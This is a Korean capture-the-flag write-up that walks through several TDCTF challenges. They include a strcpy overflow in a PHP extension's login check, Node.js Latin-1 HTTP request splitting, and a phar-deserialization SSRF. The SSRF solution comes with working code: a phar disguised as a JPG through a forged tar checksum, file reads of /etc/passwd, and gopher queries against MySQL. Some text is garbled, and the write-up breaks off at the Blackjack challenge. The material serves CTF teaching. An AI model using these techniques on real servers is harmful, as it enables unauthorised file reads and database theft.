10    char buf[1024]; // [rsp+10h] [rbp-828h]
11    char filename[1024]; // [rsp+410h] [rbp-428h]
12    unsigned __int64 v11; // [rsp+818h] [rbp-20h]
13
14    v2 = return_value;
15    v3 = execute_data->This.u2.var_flags;
16    v11 = __readfsqword(0x28u);
17    if ((unsigned int)zend_parse_parameters(v3, "s", &name, &len) == -1)
18    {
19        php_printf("no parameter given");
20        return_value->u1.type_info = 1;
21    }
22    else
23    {
24        memset(filename, 0, sizeof(filename));
25        memset(buf, 0, sizeof(buf));
26        v4 = &filename[strlen(filename)];
27        *(__QWORD *)v4 = 7237954682154331694LL;
28        v5 = name;
29        *((__WORD *)v4 + 4) = 47;
30        strcpy(v4 + 9, v5);
31        v6 = fopen(filename, "r");
32        if (v6)
33        {
34            while (!feof(v6))
35            {
36                fread(buf, 1uLL, 0x400uLL, v6);
37                php_printf("%s");
38            }
39            fclose(v6);
40            v2->u1.type_info = 3;
41        }
42        else
43        {
44            v2->u1.type_info = 2;
45        }
46    }
47 }
```

먼저 **loadFile** 함수는 **fopen** 을 통해 파일을 여는 함수입니다. 별로 특이한 건 보이지 않으니 **login** 함수를 봅니다.

```

1 void __fastcall zif_login(zend_execute_data *execute_data, zval *return_value)
2 {
3     __int64 v2; // rdi
4     char *v3; // rax
5     char *id; // [rsp+0h] [rbp-88h]
6     char *pw; // [rsp+8h] [rbp-80h]
7     size_t id_len; // [rsp+10h] [rbp-78h]
8     char _pw[32]; // [rsp+20h] [rbp-68h]
9     char _id[33]; // [rsp+40h] [rbp-48h]
10    unsigned __int64 v9; // [rsp+68h] [rbp-20h]
11
12    v2 = execute_data->This.u2.var_flags;
13    v9 = __readfsqword(0x28u);
14    if ((unsigned int)zend_parse_parameters(v2, "s|s", &id, &id_len) == -1)
15    {
16        php_printf("no parameter given");
17        return_value->u1.type_info = 1;
18    }
19    else
20    {
21        strcpy(_id, id);
22        v3 = strcpy(_pw, pw);
23        return_value->u1.type_info = 3 - (loginchk(_id, v3) < 1);
24    }
25}

```

입력 받은 값을 **loginchk** 함수를 통해 검증합니다.

```

1 unsigned int __fastcall loginchk(char *id, char *pw)
2 {
3     unsigned int result; // eax
4
5     result = 0;
6     if (*id == 107 && id[1] == 111 && *((WORD *)id + 1) == 117 )
7         result = memcmp(pw, "1e0c6abede7ff7184c3cefe606f9760a", 0x20uLL) == 0;
8     return result;
9 }

```

loginchk 함수에서는 id 를 pw 를 비교하여 값이 같을 때 True 를 리턴합니다. 하지만 id 는 kou 이면서 pw 는 1e0c6abede7ff7184c3cefe606f9760a 이어야 하는데, loginchk.php 에서는 id 가 kou 가 들어가면 안됩니다.

이 문제의 취약점은 login 에 있습니다.

```

strcpy(_id, id);
v3 = strcpy(_pw, pw);

```

strcpy 를 통해 입력받은 값을 각각 _id, _pw 를 넣어 놓습니다. _id 와 _pw 의 스택을 보면 _pw 다음에 _id 가 오는것을 볼 수 있습니다. strcpy 를 통해 id 를 입력받고 그 후에 pw 를 복사합니다만, strcpy 는 문자열의 길이를 검사하지 않고 복사합니다.

pw 로써 1e0c6abede7ff7184c3cefe606f9760akou 를 넣으면 _id 에는 kou, _pw 는 1e0c6abede7ff7184c3cefe606f9760a 가 들어가 정상적으로 로그인 됩니다. 즉, pw 를 이용해 overflow 를 일으켜 id 에 kou 를 넣는 것이 가능합니다.

이제 페이지에 로그인할 때 id=a, pw=1e0c6abede7ff7184c3cefe606f9760akou 를 넣어주면 로그인에 성공하게 됩니다. 로그인 후에 Article로 이동하여 Secret Data 를 읽으면 Flag 를 얻을 수 있습니다.

Secret Data

退勤する前に FLAG を残していきます。

TDCTF{Eagle_Jump_is_b14ck_C0mpany_But_i_w4nt_to_g0_ther3}

플래그 - TDCTF{Eagle_Jump_is_b14ck_C0mpany_But_i_w4nt_to_g0_ther3}

(Web) I hate web by @t0rchwo0d - 3 solved

문제 명세

Challenge 3 Solves X

I hate web
900

Author: @t0rchwo0d

(' . ')
- _ _ / _ /
 \ / _ /

[*] Hint 1 : Node HTTP Parser Problem

Server Info: <http://web1.tendollar.kr:37777/>

Key SUBMIT

문제 풀이

Node.js 8.0 버전 이하에서 http.get 모듈에서 parsing 과정에서 발생하는 취약점을 이용하여 문제를 출제 하였습니다.⁷

요약하면 요청 http 모듈에서 get 을 이용하여 요청을 시도할 때 Latin-1([ISO/IEC 8859-1])⁸ 삽입 시, 발생하는 버그를 이용하여 CR/LF 를 이용한 http Splitting 이 가능합니다. 본 문제는 해당 방법을 이용하여 서버의 로컬 IP로 '/' 경로에 요청을 시도할 경우 플래그를 제공합니다.

node 상에서 Latin-1 의 변환은 아래와 같이 확인이 가능합니다.

```
> Buffer.from('쎠쎠').toLowerCase(), "latin1").toString()  
'\r\n\r\nGET /'
```

문제의 소스코드를 간단하게 살펴보면 addressCheck 변수는 현재 요청을 시도한 IP 와 서버 IP 가 동일한지 체크하는 함수로 요청 url 과 함께 조건문에 활용되는 변수입니다.

⁷ <https://www.rfk.id.au/blog/entry/security-bugs-ssrf-via-request-splitting>

⁸ https://ko.wikipedia.org/wiki/ISO/IEC_8859-1

```

if(request.url == "/" && !addressCheck) {
    // 원격지의 IP에서 요청한 경우 메인 내용 출력
} else if (request.url == "/" && addressCheck) {
    // 서버의 IP에서 요청한 경우 플래그 출력
} else if (parseQuery.url && parseQuery.url != "/") {
    // 취약점이 존재하는 http.get 모듈 사용
} else {
    // 에러 출력 및 힌트
}

```

취약점이 발생하는 코드는 'url' 파라미터 입력 값에 대한 경로를 내부에서 `http.get()`을 통해 현재 실행 중인 웹 서버를 대상으로 한번더 요청을 수행하고 해당 결과를 요청한 클라이언트에게 전송함으로써 발생되게 됩니다.

```

var options = { host: hostname, port: port, path: parseQuery.url };
var req = http.get(options, function(res) {
    var bodyChunks = [];
    var resbody = '';
    res.on('data', function(chunk) {
        bodyChunks.push(chunk);
    }).on('end', function() {
        resbody = '' + Buffer.concat(bodyChunks);
        response.writeHead(200, {"Content-Type": "text/html"});
        response.write(resbody);
        response.end("");
        console.log(resbody);
    });
});

```

메인 페이지 접근 시에 다음과 같이 응답합니다.

```

<h3>How to request '/' in Server Side?</h3>
<form method='GET' action='/'>
    <input type=hidden id='url' name='url' value='/' />
    <input type=submit value='Submit' />
</form>

```

```

[-] Request IP : 61.101.44.33
[-] Request URL : /?url=/
[-] Request IP : 61.101.44.33
[-] Request URL : /favicon.ico

```

flag 획득을 위한 `http://web1.tendollar.kr:37777/?url=/%0` 다음 요청 수행 시 아래와 같이 플래그를 획득할 수 있습니다.

```

[-] Request IP : 61.101.44.33

```

```
[+] Request URL : /?url=%25C4%258D%25CC%258A%25C4%258D%25CC%258A  
[+] Request IP : 127.0.0.1  
[+] Request URL : /  
[+] Request IP : 61.101.44.33  
[+] Request URL : /favicon.ico
```

← → ⌛ ⓘ 주의 요함 | web1.tendollar.kr:37777/?url=%c%c

Flag : TDCTF{nodejs_http_parser_bug_LATIN1}

플래그 - TDCTF{nodejs_http_parser_bug_LATIN1}

(Web) Cat-Proxy by @shpik - 1 solved

문제 명세

Challenge 1 Solve ×

Cat-Proxy

1000

Author: @shpik
<https://www.youtube.com/watch?v=wZZ7oFKsKzY>

[*] Notice 1: bug fixed - upload error and server setting
[*] Notice 2: SORRY, This problem is under constructor. wait a minutes. - Fix
[*] Notice 3: Unintended solution patch. check please.

Server Info: <http://web2.tendollar.kr:8100/>

문제 풀이

문제 페이지에 접속하면 3 개의 메뉴가 보입니다. (Home, Login, Join) 우선, Join 을 통해 회원가입을 합니다. 그러면 추가적으로 2 개의 메뉴가 나옵니다. (Nyaa, Profile)

nyaa 페이지에서 URL 입력하면 입력한 페이지를 nyaaa 라는 페이지에서 화면에 출력해줍니다. Profile 페이지에서는 이미지를 업로드하면 업로드된 이미지로 Avatar 가 변하는 것 같습니다.

.php 파일을 업로드 해보았지만 확장자가 jpg, jpeg, gif, png 인 파일이 아니면 업로드가 안되는 모양입니다. 이 문제는 p 파라미터를 통해 페이지를 처리합니다. p 파라미터에 php wrapper 를 써서 소스코드를 릭할 수 있습니다.

<http://web2.tendollar.kr:8100/?p=php://filter/convert.base64-encode/resource=index>

<http://web2.tendollar.kr:8100/?p=php://filter/convert.base64-encode/resource=index>

```
<!-- index.php -->
<?php
    error_reporting(0);
    include('config.php');
    include('lib.php');
    include('header.php');
    $page = $_GET['p'];
```

```

if(is_null($page) || is_array($page)|| $page==''){
    $page = 'home';
}else{
    if(preg_match('/phar|zip|gopher|file:|\.\.|dict|iter|glob|ftp/i' ,$page)){
        $page = 'home';
    }
}
include($page.'.php');
include('footer.php');

?>

```

config.php 와 lib.php 의 소스코드를 Leak 합니다.

```

<!-- config.php -->
<?php
//      error_reporting(0);
$host = "catproxy_db_1";
$user = "cat";
$db_schema = "cat";
$port = 3306;
$mysql = new mysqli($host, $user, "", $db_schema,$port);
$mysql->query("SET NAMES utf8");

?>

<!-- lib.php -->
<?php
ini_set('phar.readonly',0);
class Requests{
    public $url;

    function __construct($url){
        $this->url = $url;
    }
    function __destruct(){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $this->url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
        $output = curl_exec($ch);
        echo '<div class="description">' . $output . '</div>';
    }
}

?>

```

config.php 는 database 접속에 대한 정보가 들어있습니다만, 패스워드가 없는 것을 알 수 있습니다. lib.php 에는 Requests 클래스가 선언되어 있습니다. 이 클래스는 선언할 때 입력받은 url 을 기반으로 curl 을 수행합니다. 또 하나 눈여겨 봐야할 코드는 `ini_set('phar.readonly',0);`, `phar.readonly 옵션이 False 로 설정되어 있습니다.

nyaa 와 nyaaa 페이지를 Leak 하였습니다.

```

<!-- nyaa.php -->
<?php

```

```

if($_SESSION['is_login'] !==1 ) die("<script>alert('Login please.');//history.back();</script>");
?>
<div class="description"><br><br>
<form action="?p=nyaaa" method="post">
    <center>Cat is going to anywhere!!!</center><br><br>
    <table class="loginform">
        <tr>
            <td>URL : </td>
            <td><input type="text" name="url" size="80"></td>
        </tr>
        <tr>
            <td colspan=2 style="align: right;"><input type="submit" value="Request"></td>
        </tr>
    </table>
</form>
</div>
<!-- nyaaa.php -->
<?php
    if($_SESSION['is_login'] !==1 ) die("<script>alert('Login please.');//history.back();</script>");
?>
<div class="description"><br><br>
    Result : <br><br>
    <?php
        $url = $_POST['url'];
        if(preg_match('/phar|zip|gopher|php|dict|iter|glob|ftp|file|\%0d|\%0a/i', $url)){
            echo "Hacking Detected!<br>What's are you doing now nyaa?!";
        }else{
            $obj = new Requests($url);
        }
    ?>
</div>

```

nyaaa.php 에서는 Requests 클래스를 이용해 결과를 출력해줍니다. 다만 입력값 url 에 대한 필터링이 걸려있으므로, http, https 외에는 요청할 수 없습니다. 다음으로 profile 과 uploadThumb 를 Leak 합니다.

```

<!-- profile.php -->
<?php
    if($_SESSION['is_login'] !==1 ) die("<script>alert('Login please.');//history.back();</script>");
?>
<div class="description"><br><br>
<form enctype="multipart/form-data" action="?p=uploadThumb" method="post">
    <table class="loginform">
        <tr>
            <td colspan=2 style="text-align: left;"></td><td style="text-align: left;">ID : <?= $_SESSION['id'];?></td>
        </tr>
        <tr>
            <td>Update Avatar : </td>
            <td colspan=2 style="text-align: right;"><input type="file" name="thumb" value="upload"><input type="submit" value="upload"></td>
        </tr>
    </table>
</form>
</div>

<!-- uploadThumb.php -->

```

```

<?php
    if($_SESSION['is_login'] !== 1) die("<script>alert('Login please.');//history.back();</script>");
    chdir('uploads');
    $allowExt = Array('jpg','jpeg','png','gif');
    $fname = $_FILES['thumb']['name'];
    $fname = array_pop(explode('.',$fname));
    if(file_exists(urldecode($fname))){
        echo "<script>alert('Already uploaded file.\nPlease change filename.');//history.back();</script>";
    }else{
        $ext = strtolower(array_pop(explode('.',$fname)));
        if($_FILES['thumb']['error'] !== 0){
            die("<script>alert('Upload Error!');//history.back();</script>");
        }
        if(!in_array($ext, $allowExt)){
            die("<script>alert('Sorry, not allow extension.');//history.back();</script>");
        }

        $contents = file_get_contents($_FILES['thumb']['tmp_name']);

        if($ext=="jpg"){
            if(substr($contents,0,3)!="\xFF\xD8\xFF") die("<script>alert('JPG is corrupted.\nSorry.');//history.back();
        ;</script>");
            }else if($ext=="jpeg"){
                if(substr($contents,0,3)!="\xFF\xD8\xFF") die("<script>alert('JPEG is corrupted.\nSorry.');//history.back();
        ;</script>");
            }else if($ext=="png"){
                if(substr($contents,0,4)!="\x89PNG") die("<script>alert('PNG is corrupted.\nSorry.');//history.back();
        ;</script>");
            }else if($ext=="gif"){
                if(substr($contents,0,4)!="GIF8") die("<script>alert('GIF is corrupted.\nSorry.');//history.back();
        ;</script>");
            }else{
                die("<script>alert('Something error.\nSorry.');//history.back();</script>");
            }
        @move_uploaded_file($_FILES['thumb']['tmp_name'], $fname);

        $id = $mysql->real_escape_string($_SESSION['id']);
        $sql = "UPDATE users SET thumb='".$mysql->real_escape_string($fname)."' WHERE id='".$id."'";
        $result = $mysql->query($sql);
        if($result==TRUE){
            $_SESSION['avatar'] = $fname;
            echo "<script>alert('Successfully Avatar Change!');//history.back();</script>";
        }else{
            echo "<script>alert('Upload failed!');//history.back();</script>";
        }
    }
?>

```

uploadThumb에서 업로드하려는 파일의 확장자를 검사하고, 파일이 존재하지 않을 경우 이미지 파일의 헤더부분을 체크하고 정상적일 경우 업로드를 수행합니다.

여기서 취약점은 **file_exists**에 있습니다.

file_exists 는 phar wrapper 가 들어갔을 때, phar 안에 들어있는 metadata 를 unserialize 하여 공격이 발생합니다. 우리에게 주어진 class 는 Requests 로써, **SSRF**(Server Side Request Forgery) 문제임을 짐작할 수 있습니다.

```
> **Unserialize using file function**
>
> file 관련 함수에 phar wrapper 를 통해 metadata 로 object 가 들어가 있는 phar 파일을 열면 unserialize 가 발생합니다.
>
> e.g. file_exists("phar://shpik.phar");
>
> 0) 취약점은 **file_exists** 뿐만 아래의 함수들에서 발생합니다.
>
> - include('phar://test.phar');
> - file_get_contents('phar://test.phar');
> - file_put_contents('phar://test.phar', '');
> - copy('phar://test.phar', '');
> - file_exists('phar://test.phar');
> - is_executable('phar://test.phar');
> - is_file('phar://test.phar');
> - is_dir('phar://test.phar');
> - is_link('phar://test.phar');
> - is_writable('phar://test.phar');
> - fileperms('phar://test.phar');
> - fileinode('phar://test.phar');
> - filesize('phar://test.phar');
> - fileowner('phar://test.phar');
> - filegroup('phar://test.phar');
> - fileatime('phar://test.phar');
> - filemtime('phar://test.phar');
> - filectime('phar://test.phar');
> - filetype('phar://test.phar');
> - getimagesize('phar://test.phar');
> - exif_read_data('phar://test.phar');
> - stat('phar://test.phar');
> - lstat('phar://test.phar');
> - touch('phar://test.phar');
> - md5_file('phar://test.phar');
> - and so on..
```

우선 아래의 코드를 통해 phar 을 생성해줍니다.

```
ini_set('phar.readonly',0);

class Requests{
    public $url;

    function __construct($url){
        $this->url = $url;
    }
    function __destruct(){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $this->url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
        $output = curl_exec($ch);
        echo $output;
    }
}
```

```

@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->addFromString("test.txt","test");
$phar->setStub("<?php echo 'STUB!'; __HALT_COMPILER(); ?>");
$obj = new Requests('file:///etc/passwd');
$phar->setMetadata($obj);
$phar->stopBuffering();

```

phar 을 생성할 때 중요한 점은 phar 의 Metadata에 unserialize 를 할 Object 가 들어가야 합니다.
여기서는 /etc/passwd 를 요청하는 phar 파일을 생성하였습니다. 이제 아래의 코드를 통해
file_exists 시에 정상적으로 /etc/passwd 가 열리는지 확인해봅니다.

```

ini_set('phar.readonly',0);
class Requests{
    public $url;

    function __construct($url){
        $this->url = $url;
    }
    function __destruct(){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $this->url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
        $output = curl_exec($ch);
        echo $output;
    }
}

file_exists("phar://phar.phar");

```

phar://phar.phar 을 인자로 주고 **file_exists** 함수를 실행하면 아래와 같이 Unserialize 되어
/etc/passwd 가 읽혀졌습니다.

```

osehun:/Library/WebServer/Documents/SSRF$ php phar_test.php
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode. At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false

```

하지만 업로드할 수 있는 파일은 jpg, jpeg, gif, png 입니다.

```

// in uploadThumbnail.php
$allowExt = Array('jpg','jpeg','png','gif');
$fname = $_FILES['thumb']['name'];
$fname = array_pop(explode('.',$fname));
if(file_exists(urldecode($fname))){
    echo "<script>alert('Already uploaded file.\nPlease change filename.');//history.back();</script>";
} else{
    $ext = strtolower(array_pop(explode('.',$fname)));
    if($_FILES['thumb']['error'] != 0){
        die("<script>alert('Upload Error!');//history.back();</script>");
    }
    if(!in_array($ext, $allowExt)){
        die("<script>alert('Sorry, not allow extension.');//history.back();</script>");
    }
}

```

다행이도 phar 의 경우 확장자는 상관이 없이 phar wrapper 를 통해 열 수 있습니다.

```
file_exists("phar://phar.jpg");
```

이제 남은건 확장자에 맞는 헤더를 맞춰주는 것 입니다.

```

if($ext=="jpg"){
    if(substr($contents,0,3)!="\xFF\xD8\xFF") die("<script>alert('JPG is corrupted.\nSorry.');//history.back();</script>");
} else if($ext=="jpeg"){
    if(substr($contents,0,3)!="\xFF\xD8\xFF") die("<script>alert('JPEG is corrupted.\nSorry.');//history.back();</script>");
} else if($ext=="png"){
    if(substr($contents,0,4)!="\x89PNG") die("<script>alert('PNG is corrupted.\nSorry.');//history.back();</script>");
} else if($ext=="gif"){
    if(substr($contents,0,4)!="GIF8") die("<script>alert('GIF is corrupted.\nSorry.');//history.back();</script>");
} else{
    die("<script>alert('Something error.\nSorry.');//history.back();</script>");
}

```

이를 만들기 위해서 phar 을 tar 형태로 만들기로 하였다. tar 의 경우 파일의 이름이 앞에 100byte 나오고 그 뒤에 데이터가 들어가기 때문에 앞부분을 마음대로 조작할 수 있습니다. 다만, tar 의 헤더를 변경할 때 checksum 또한 계산하여 변경해주어야한다. 우선 아래의 코드를 이용해 phar 데이터를 tar 로 만들어보자.

```

ini_set('phar.readonly',0);
class Requests{
    public $url;

    function __construct($url){
        $this->url = $url;
    }
    function __destruct(){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $this->url);
    }
}

```

```

        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
        $output = curl_exec($ch);
        echo $output;
    }
}

@unlink("test.tar");
$phar = new PharData("get_flag.tar");
$phar["AAABshpik"] = "FLAGFLAGFLAG";
$obj = new Requests('file:///etc/passwd');
$phar->setMetadata($obj);

```

생성된 파일을 file_exists("phar://test.tar"); 하게되면 /etc/passwd 가 읽혀집니다. test.tar 의 앞 부분의 헥스값은 다음과 같습니다.

```

osehun:/Library/WebServer/Documents/SSRF$ xxd test.tar | more
00000000: 4141 4142 7368 7069 6b00 0000 0000 0000 AAABshpik.....
00000010: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000060: 0000 0000 3030 3030 3636 3600 0000 0000 ....0000666...
00000070: 0000 0000 0000 0000 0000 3030 3030 .....0000
00000080: 3030 3030 3031 3400 3133 3337 3631 3437 0000014.13376147
00000090: 3632 3100 3030 3036 3232 3320 3000 0000 621.0006223 0...
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000100: 0075 7374 6172 0030 3000 0000 0000 0000 .ustar.00.....
```

앞부분에는 '\$phar["AAABshpik"] = "FLAGFLAGFLAG";' 을 통해 넣었던 데이터가 들어있습니다.

이제 "AAABshpik"에서 AAA 를 jpg 를 업로드할 때 검사하는 헤더의 앞부분인 `WxFFWxD8WxFF` 으로 변경해야합니다. 앞서 말씀드렸다시피 checksum 이 존재하기 때문에 이 값을 맞춰줘야 합니다. 아래의 코드를 통해 이름을 변경하고, checksum 을 계산하여 넣어주었습니다.

```

import sys
import struct

def calcChecksum(data):
    return sum(struct.unpack_from("14888x356B",data))+256

if __name__=="__main__":
    if len(sys.argv)!=3:
        print "argv[1] is filename\nargv[2] is output filename.\n"
    else:
        with open(sys.argv[1], 'rb') as f:
            data = f.read()
            # Make new checksum

```

```

new_name = "\xFF\xD8\xFF\xDBshpik".ljust(100, '\x00')
new_data = new_name + data[100:]
checksum = calcChecksum(new_data)
new_checksum = oct(checksum).rjust(7, '0')+'\x00'
new_data = new_name + data[100:148] + new_checksum + data[156:]

with open(sys.argv[2], 'wb') as f:
    f.write(new_data)

```

이제 위 코드로 생성된 파일을 phar wrapper 로 열기위해 우선 서버에 업로드합니다. 저는 shpik_etcpasswd.jpg 의 이름을 사용하였습니다. 그 후 phar://shpik_etcpasswd.jpg 를 업로드 해야하는데, file_exists 안에 urldecode 가 있으므로 아래와 같은 파일을 업로드 하였습니다.

filename: phar%3a%2f%2fshpik_etcpasswd.jpg

```

HTTP/1.1 200 OK
Date: Wed, 28 Nov 2018 11:37:20 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1504
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
    <title>CAT Proxy</title>
    <link rel="stylesheet" href="index.css">
</head>
<body>
    <div class="menu">
        <div style="text-align: left; padding-left: 50px; font-size: 20px; font-style: bold;">Cat Proxy</div><br>
        <a href="?p=home" class="menu_a">Home</a>
        <a href="?p=nyaa" class="menu_a">Nyaa</a> <a href="?p=profile" class="menu_a">Profile</a> <a href="?p=logout" class="menu_a">Logout</a>
    </div><script>alert('Already uploaded file.\nPlease change filename.');?>
history.back();</script></body>
</html><div class="description">root:x:0:0:root:/root:/bin/bash
/bin:x:2:2:bin:/bin:/usr/sbin/nologin
bin:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

```

/etc/passwd 가 정상적으로 읽힌 것을 볼 수 있습니다.

만약 flag 가 파일로 존재할 경우 우리가 가지고 있는 취약점을 이용해서는 파일 이름을 알아낼 수가 없으므로, database 안에 있을꺼라 생각합니다. database 는 mysql 로써, 패스워드가 존재하지 않습니다. 그러면 gopher wrapper 를 이용해 mysql 에 접속하여 데이터를 추출합니다. gopher 을 통해 mysql 의 데이터를 추출하기 위해 raw socket 을 이용해야하며, 제가 사용한 코드는 아래와 같습니다.

```

import struct

def raw_encode(data):
    query = ''
    for i in range(len(data)/2):
        query += '%' + data[2*i:2*(i+1)]
    return unicode(query)

p_4 = lambda x:struct.pack('<L',x)

```

위에서 얻은 url로 object를 생성해줍니다.

여기서 생성된 phar 파일을 헤더를 `WxUFFWxD8WxFF`로 변경하고 .jpg로 확장자를 바꿔서 업로드해준 후 phar wrapper를 통해 서버에 요청하면 mysql에서 table list를 볼 수 있습니다.
(shpik_tables.jpg)

filename: phar%3a%2f%2fshpik_tables.jpg

HTTP/1.1 200 OK
 Date: Wed, 28 Nov 2018 12:08:45 GMT
 Server: Apache/2.4.25 (Debian)
 X-Powered-By: PHP/7.2.2
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate
 Pragma: no-cache
 Vary: Accept-Encoding
 Content-Length: 2578
 Keep-Alive: timeout=5, max=100
 Connection: Keep-Alive
 Content-Type: text/html; charset=UTF-8

```

<!DOCTYPE html>
<html>
<head>
  <title>CAT Proxy</title>
  <link rel="stylesheet" href="index.css">
</head>
<body>
  <div class="menu">
    <div style="text-align: left; padding-left: 50px; font-size: 20px; font-style: bold;">Cat Proxy</div><br>
    <a href="?p=home" class="menu_a">Home</a>
    <a href="?p=nyaa" class="menu_a">Nyaa</a> <a href="?p=profile" class="menu_a">Profile</a> <a href="?p=logout" class="menu_a">Logout</a>    </div><script>alert('Already uploaded file.\nPlease change filename.');?>
    history.back();</script></body>
</html><div class="description">J
5.7.24 g -ci - □□ □?          0VMk7Zh.
mysql_native_password      N _____definformation_schematablesTABLES
TABLE_CATALOG
TABLE_CATALOG ? L _____definformation_sc
hematableTABLESTABLE_SCHEMA @ ? H
_____
_____definformation_schematablesTABLES
TABLE_NAME
TABLE_NAME @ ? H _____definformation_schematablesTABLES
TABLE_TYPE
TABLE_TYPE @ ? @ _____definformation_schematablesTABLESENGINEENGINE @ ? ?
B _____definformation_schematablesTABLESVERSIONVERSION? H
_____
_____definformation_schematablesTABLES
ROW_FORMAT
ROW_FORMAT
? H _____definformation_schematablesTABLES
TABLE_ROWS
TABLE_ROWS? P
_____
definformation_schematablesTABLESAVG_ROW_LENGTHAVG_ROW_LENGTH? J
_____
definformation_schematablesTABLES
DATA_LENGTH
DATA_LENGTH? R _____definformation_schematablesTABLESMAX_DATA_LENGTHMAX_DAT
A_LENGTH? L
_____
definformation_schematablesTABLESINDEX_LENGTHINDEX_LENGTH? F
_____
definformation_schematablesTABLES DATA_FREE DATA_FREE? P
_____
definformation_schematablesTABLESAUTO_INCREMENTAUTO_INCREMENT? J
_____
definformation_schematablesTABLES
CREATE_TIME
CREATE_TIME? □ J _____definformation_schematablesTABLES
UPDATE_TIME
UPDATE_TIME? □ H _____definformation_schematablesTABLES
CHECK_TIME
CHECK_TIME? □ R _____definformation_schematablesTABLESTABLE_COLLATIONTABLE_CO
LLATION ? D _____definformation_schematablesTABLESCHECKSUMCHECKSUM?
P _____definformation_schematablesTABLESCREATE_OPTIONSCREATE_OPTIONS □ ? N
_____
definformation_schematablesTABLES
  
```

```
TABLE_COMMENT
TABLE_COMMENT    ?      ?  " f _____def_____cat
_____
flag
BASE TABLEInnoDB10Dynamic0016384000?2018-11-
24 03:42:04 嫵 latin1_swedish_ci? } _____def_____ca
tusers
BASE TABLEInnoDB10Dynamic42_____39016384000?2018-11-24 03:42:042018-11-
28 12:08:36?latin1_swedish_ci?  ?  " </div>
```

cat이라는 database 안에 flag, user라는 테이블이 있는 것을 볼 수 있습니다. 이제 select * from cat.flag를 실행하는 phar 파일을 생성하여 서버에 업로드하면 flag를 얻을 수 있습니다.

플래그 - TDCTF{W0W_Do_you_know_SSRF_Shiina_Mashiro_Kawaii}

(Web) Blackjack by @do9dark - 0 solved

문제 명세

Challenge 0 Solves X

Blackjack

1000

Author: @do9dark
拉斯베이거스에서 하는 거랑 많이 다르겠지만...
그치만... 이렇게라도 하지 않으면...
해커짱이 해주질 않는걸...
[*] Hint 1: It's real reversing.
Server Info: <http://blackjack.tendollar.kr>

Key SUBMIT

문제 풀이

해커짱이 해주지 않은 블랙잭 문제입니다. T.T

힌트도..분류도..리버싱 문제 같지만...

풀이의 90% 이상이 코드 분석이지만...

그치만... 웹 문제입니다.

TenDollar Rules Achievement Rank Challenges Status Profile Logout

Challenges

Reversing

